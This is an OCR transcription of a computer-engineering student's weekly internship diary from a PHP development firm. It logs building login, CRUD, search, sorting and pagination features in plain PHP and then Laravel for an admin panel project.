=> On this day sir had given 2 task that create registration page of company and login that company with the same username and password and after that view page of employee should open and in that add button should have and we can add the employee details by clicking on add button and in database forgin key must be created of company_id in employee table representing the employee are from which company.

- So I started my second task, I created first registration.php in that there were 3 fields name, email, and password. Registration form was done after that I created the database of table company and employee. After that I made login.php with the same username and password of registeration. After that I created SESSION in that seperate file of auth_session.php. Then logout page was also done. Then view page means dashboard.php was also done. Add button on dashboad.php was also done.

*16 February 2023 Thursday :-

=> On this day I continued my task in that I was getting the login session_user, but I was not getting the session_id. I created the foreign key in another table of comp_id in employee table. But still I was not getting the session_id, I tried to find the error.

* 17 February 2023 Friday :-

=> Today on this day sir help me to solve my error that was not getting the session_id. And my error solved and my whole second task of registration, login page with 2 table in database was done.

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Assignment: Week - EC(S)
Enrollment no: 200390107506

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA . SAMIR . NAYAK
DIARY OF THE WEEK: Dt: 20-FEB-23 TO 24-FEB-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD.
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

* 20 February 2023 : Monday

⇒ On this day sir has given to perform on same task that do searching on display page. So I worked on searching any thing on display data the data can be search easily. I added the search filter and applied the query. So I complete my task on searching the data.

* 21 February 2023 : Tuesday

⇒ On this day sir has given to perform on same task that do sorting on display page. with the click on specific column on click of one it should go on ascending and on click of double it should go on descending. So I started by putting the arrow with the column. I perform the query on the display data and it was also done in searching. My task was completed

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SUPPLEMENTRY NOTES
(add additional sheets if required)

*22 February 2023 :- Wednesday

⇒ On this day Sir has given to perform on same task that do pagination on display page. So I added the pagination mean page on every page and set a limit that on each page 5 data should only display and I perform the query to excute the pagination. I completed my task. But now what I want to do that all three means searching, sorting and pagination should work together. So I performed that query. So at last my 3 things were working properly on display page means my dashboard.php file.

*23 February 2023 :- Thursday

⇒ On this day I export the data of display page into excel file. So in this I performed Export.php file in that I executed the query and I placed a button of export so on click of that the data of display page get into excel file. And I also add one add employee detail button so on click of this add form of employee should open and display on login id with.
On this day there was a session in the office; on sql queries.

*24 February 2023 :- Friday

⇒ On this day Sir told to started Laravel framework. So I started to learn that Introduction to laravel, what is a framework. Also Install the laravel composer and Vscode.

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Annexure I Week - F (6)
Enrollment no: 200390107506

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA . SAMIR . NAYAK
DIARY OF THE WEEK: FROM: 27-FEB-23 TO 3-MAR-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD.
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

*27 February 2023 Monday :-

⇒ On this day I learned the directory structure in laravel. Also understand the basics of routing and routing files in laravel. Also learned what is blade template in laravel and how to create layouts in blade template. Also understand what is controller in laravel and how to create it and How to call a controller form routes. Using this all I created the form in laravel and perform CRUD operation in laravel.

*28 February 2023 Tuesday :-

⇒ On this day I performed on submitting Form data in Laravel and learn how to add form validation in laravel and performed on my form and also made the custom message validation and performed on .env file of database. And also performed CRUD without using migration.

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SUPPLEMENTRY NOTES
(add additional sheets if required)

* 1 March 2023 Wednesday :-

=> On this day I learned and applied that how to use components in laravel. Also learned and applied that data configuration and Migration in laravel. Then I performed table using migration in laravel. After this try and understood what is model and how to create it and performed on my task. After this I performed Insert in laravel using Eloquent ORM.

* 2 March 2023 Thursday :-

=> On this day I performed Select query in laravel using Eloquent ORM. After that I performed Delete query in laravel using Eloquent ORM. And it was completely working successfully.

* 3 March 2023 Friday :-

=> On this day I performed Update query in laravel using Eloquent ORM and also performed routing through buttons and Anchor tags. And learned about how to create custom helper in laravel.

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Annexure I Week - 6 (7)
Enrollment no: 200390107506

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA. SAMIR. NAYAK
DIARY OF THE WEEK: DT: 6-MAR-23 TO 10-MAR-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

* 6 March 2023 :- Monday
⇒ On this day I performed searching filter on view page in laravel and also implemented pagination in laravel. And CRUD operation is finished in laravel.

* 7 March 2023 :- Tuesday
⇒ On this day I started to coorked on sorting but still there were coming error so try to solved that. and also learn about Database seeder and Faker in laravel and implement also

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SUPPLEMENTRY NOTES
(add additional sheets if required)

* 8 March 2023 :- Wednesday
=> Holi - Holiday
* 9 March 2023 :- Thursday
=> On this day I completed sorting on name and email field with on one click it work on ascending and on double click it work on descending with pagination and searching. And also performed that parameter does not passes in url. So at last CRUD operation in laravel was completed successfully and searching, pagination and sorting was also completed successfully in laravel.
* 10 March 2023 :- Wednesday
=> On this day I performed File uploading using laravel. In that I added the image field on the form and also in database. After that I implemented Insert, select and update file in laravel. It was completed successfully.

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Annexure I Week - H (8)
Enrollment no: 200390107501


STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA . SAMIR . NAYAK
DIARY OF THE WEEK: DT 13-MAR-23 TO 17-MAR-23
DEPARTMENT: COMPUTER (CE) SEM:
NAME OF THE ORGANISATION: ADII MICROSYS PVT. LTD
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

* 13 March 2023 :- Monday :-
=> On this day I got the title from the company of Samrat Nakmeen. So I wanted to make the module and discuss the module that what will be there in this project.
- Done of creating Auth login in laravel.
- Created the login page of Admin Panel.
- In this I have applied the validation also for wrong email and password.
- This was done successfully.

* 14 March 2023 :- Tuesday.
=> On this day I have set theme of samrat Namkeen project.
- In this I have set the header, footer, sidemenu
- Also set the admin password and login system setup done.
- And also set and create the logout of Admin Panel



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SUPPLEMENTRY NOTES
(with additional sheets if required)

* 15 March 2023:-Wednesday
=> On this day I have done the sidebar menu and also discuss the flow and modules of the project.
- Again the theme is applied in the project.
- Also created the database of Somvat Nakmeen
- Done for the day.

* 16 March 2023 :- Thursday
=> Now finally started to work on project with the first module that is dashboard.
- Dashboard will represent the overview of project module.
- So started to create dashboard in that theme is also applied.
- In that I have created the customer, User, Products, Orders.
- In this also created a button of more info.

* 17 March 2023 :- Friday
=> On this day login and dashboard design is done.
- In that theme is also applied in proper manner.
- Again had some meeting related on the proje.
- Modules, Flow of the project had planned.

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Annexure I WEEK I (9)
Enrollment no: 200390107506

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA · SAMIR · NAYAK
DIARY OF THE WEEK: Dt: 20-MAR-23 TO 24-MAR-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

*20 March 2023 :- Monday :-
⇒ On this day I started to make the user module. In this first I have create blade file of Add user
- In this I have made the Add User form
- In this I have make the fields as Name, Email, password, Confirm password, Role type, Mobile, Address, status,
- This was done on this day.

*21 March 2023 :- Tuesday :-
⇒ On this day I continued working on the user module.
- In that I have done the validation part by using Javascript.
- With the Regular Expression also.
- Create the table in DB also and on click of submit the data is save in database part also done successfully.

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SUPPLEMENTRY NOTES
(add additional sheets if required)

* 22 March 2023 :- Wednesday

=> On this day I worked on user module showing the data from the database in a datatable format.
- Viewing the user detail part is also done.
- Selecting the data from database and getting in the browser.
- Display and showing with the proper manner and design is also completed.
- Datatable theme contains sorting, searching pagination is also done.

* 23 March 2023 :- Thursday :-

=> On this day still working on user module
- In that now I have done edit the user.
- In that the information of user can be done easily.
- In that I have created edit.blade file and Make a edit form which retrive the old value and update the new information.

* 24 March 2023 :- Friday :-

=> On this day work on database store and display the updated data. That is done successfully.
- Also done deleting the user in user module.
- In that I have successfully completed the deleting from database and as well as view page.
- Created Pop-up message for confirm to delete

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Annexure I Week J (10)
Enrollment no 200390107506


STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA SAMIR NAYAK
DIARY OF THE WEEK: D: 27-MAR-23 TO 31-MAR-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

* 27 March 2023 :- Monday :-
=> Completed the user module now started with the new module that Customer Module.
- In this first I have created blade file of Add Customer
- In this I have made the Add Customer form.
- In this I have make the fields as Name, Email, Mobile, Shop Name, Contact Person, Contact No, GST No, FSC No, Pincode, State, City, Status, Address.
- This was done on this day.

* 28 March 2023 :- Tuesday :-
=> On this day I continued working on the Customer Module
- In that I have done the validation part by using javascript.
- With the Regular Expression also.
- Create the table in DB also and on click of submit the data is save in database part also done successfully.



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SUPPLEMENTRY NOTES
(add additional sheets if required)

* 29 March 2023 :- Wednesday :-
=> On this day I worked on customer module showing the data from the database in a datatable format.
- Viewing the user detail part is also done.
- Selecting the data from database and getting in the browser.
- Display and showing with the proper manner and design is also completed.
- Datatable theme contains sorting, searching pagination is also done.

* 30 March 2023 :- Thursday
=> On this day still working on customer module.
- In that now I have done edit the custom
- In that the information of customer can be done easily.
- In that I have created edit.blade file and Make a edit form which retrive the old value and update the new info.
- Validation part is also completed.

* 31 March 2023 :- Friday :-
=> On this day work on database store and display the updated data that is done successfully.
- Also done deleting the user in user module.
- In that I have successfully completed the deleting from database and as well as view page
- Created Pop-up message for confirm to delete.

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Annexure : WEEK K (11)
Enrollment no: 200390107506

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA · SAMIR · NAYAK
DIARY OF THE WEEK: Dt. 3-APRIL-23 TO 7-APRIL-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER FHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

* 3 APRIL 2023 :- Monday :-
=> Customer module is done successfully. So moving with a new module started to create SKU Module.
- Created the blade file of SKU Module of Add.
- In this I have made the Add SKU form.
- The fields I have created like Category, Product, SKU Name, MRP, Basic Rate, GST, GST Rate, Distributor Price, Image, Weight, Unit, State. - Ordering Unit - Purchase Unit, Conversion, Unit.
- This was all about today I did.

* 4 APRIL 2023 :- Tuesday :-
=> On this day created a new table at database side of SKU Name.
- On the form I have done the validation using javascript also using the Regular Expression
- Saving the data complete on database side is done completely.

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SUPPLEMENTRY NOTES
(add additional sheets if required)

* 5 APRIL 2023 :- Wednesday :-

⇒ Worked on SKU module in that show the data from the database in a datatable format.
- View the SKU detail part is also done.
- Selecting the data from database and getting in the database.
- Displaying and showing with the proper manner and design is also completed.
- Datatable theme contains sorting, search pagination is also done.

* 6 APRIL 2023 :- Thursday :-

⇒ On this day still working on SKU module
- In that now I have done edit the customer of SKU.
- In that the information of SKU can be done easily.
- In that I have created edit-blade file & Make a edit form which retrive the old value and update the new info.
- Validation part is also completed.

* 7 APRIL 2023 :- Friday :-

⇒ On this day work on database store and display the update data that is done.
- Also done deleting the sku in SKU module.
- In that I have successfully completed the deleting from database and view page also.

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Annexure I WEEK L (12)
Enrollment no: 200390107506


STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: TIRTHA . SAMIR . NAYAK
DIARY OF THE WEEK: Dt: 10-APRIL-23 TO 14- APRIL-23
DEPARTMENT: COMPUTER (CE) SEM: 8th
NAME OF THE ORGANISATION: ADIT MICROSYS PVT. LTD
NAME OF THE PLANT/SECTION/DEPARTMENT: SOFTWARE DEVELOPER PHP
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: ALPESH PATEL

DESCRIPTION OF THE WORK DONE IN BRIEF

* 10 APRIL 2023 :- Monday :-
⇒ On this day I started to make the Role & Menu Module. In this first I have create blade file of Role & Menu Add.
- In this I have made the Add Role Menu Form.
- In this I have make the fields as User Role, All, View, Add, Edit Delete, of All Module.
- This was done.

* 11 APRIL 2023 :- Tuesday :-
⇒ On this day I continued working on the Role & Menu Module.
- In that I done the validation part by using Javascript.
- With the Regular Expression.
- Create the table in DB also and on click of submit the data is save in database part also done successfully.



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SUPPLEMENTRY NOTES
(add additional sheets if required)

* 12 APRIL 2023 :- Wednesday :-
=> On this day I worked on Role & Menu Module showing the data from the database in a datatable format.
- Viewing the user detail part is also done
- Selecting the data from database and getting in the browser
- Display and showing with the proper manner and design is also completed.
- Datatable theme contains sorting, search, pagination is also done

* 13 APRIL 2023 :- Thursday :-
=> On this day still working on Role & Menu module.
- In that now I have done edit the user
- In that the information of Role & Menu can be done easily.
- In that I have created edit.blade file and Make a edit form which retrive the old value and update the new info.

* 14 APRIL 2023 :- Friday :-
=> On this day work on database store and display the updated data that is done.
- Also done deleting the Role & Menu in Modul
- In that I have successfully completed the deleting from database and as well as viewpag
- Created Pop-up Message for confirm to delet

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Annexure I WEEK M (13)
Enrollment no: 200390107506

